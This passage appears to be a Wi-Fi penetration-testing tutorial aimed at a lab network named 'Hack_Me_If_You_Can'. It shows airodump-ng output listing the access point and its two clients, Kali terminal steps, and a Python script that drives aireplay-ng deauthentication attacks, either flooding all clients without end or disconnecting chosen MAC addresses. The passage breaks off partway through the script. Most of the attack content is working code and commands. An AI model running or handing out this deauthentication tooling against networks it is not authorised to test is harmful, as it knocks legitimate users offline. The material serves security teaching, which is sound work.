
Our target is the wireless network "Hack_Me_If_You_can". which has two clients connected to it.

We are going to de authenticate one client from this network.




```
CH  6 ][ Elapsed: 2 mins ][ 2021-12-08 22:32

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

64:[redacted]:7C  -74       66        4    0   1  135   WPA2 CCMP   PSK  Hack_Me_If_You_Can

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

64:[redacted]:7C  82:[redacted]  -39    0 -24e     0        2
64:[redacted]:7C  20:[redacted]  -46    1e- 1      0       19
```

Once the tool is downloaded, navigate into its directory. It should have a python script. open that python script with your favorite text editor.




```
┌──(kali㉿kali)-[~/wifi_dos]
└─$ cd Wi-Fi-DoS

┌──(kali㉿kali)-[~/wifi_dos/Wi-Fi-DoS]
└─$ ls
README.md  wifidos.py

┌──(kali㉿kali)-[~/wifi_dos/Wi-Fi-DoS]
└─$ leafpad wifidos.py

┌──(kali㉿kali)-[~/wifi_dos/Wi-Fi-DoS]
└─$ 
```




```
#! /usr/bin/env python
import subprocess
import signal
import sys

#Deauthenticate all clients (You should use aircrack-ng directly):
network = "00:00:00:00:00:00"
victims = []

#Deauthenticate these specific clients:
#network = "00:00:00:00:00:00"
#victims = [
#|   "00:00:00:00:00:11", #Client 01
#    "00:00:00:00:00:22", #Client 02
#    "00:00:00:00:00:33", #Client 03
#    "00:00:00:00:00:44", #Client 04
#    "00:00:00:00:00:55"] #Client 05

interface = "wlan1mon"

def signal_handler(signal, frame):
    print "\nYou pressed Ctrl+C!"
    sys.exit(0)

def deauth_all_clients(net):
    command = "aireplay-ng --deauth 0 -a {0} {1}".format(net, interface)
    print "[+] Deauthenticating all clients in the network"
    print "[!] You may as well run aireplay-ng directly: [{0}]\n".format(command)
    subprocess.call([command], shell=True) #Runs forever

def deauth_client(net, cli):
    print "\n[+] Deauthenticating {0}\n".format(cli)
    command = "aireplay-ng --deauth 3 -a {0} -c {1} {2}".format(net, cli, interface)
    subprocess.call([command], shell=True)

if __name__ == '__main__':
```

Make the necessary changes to the script.

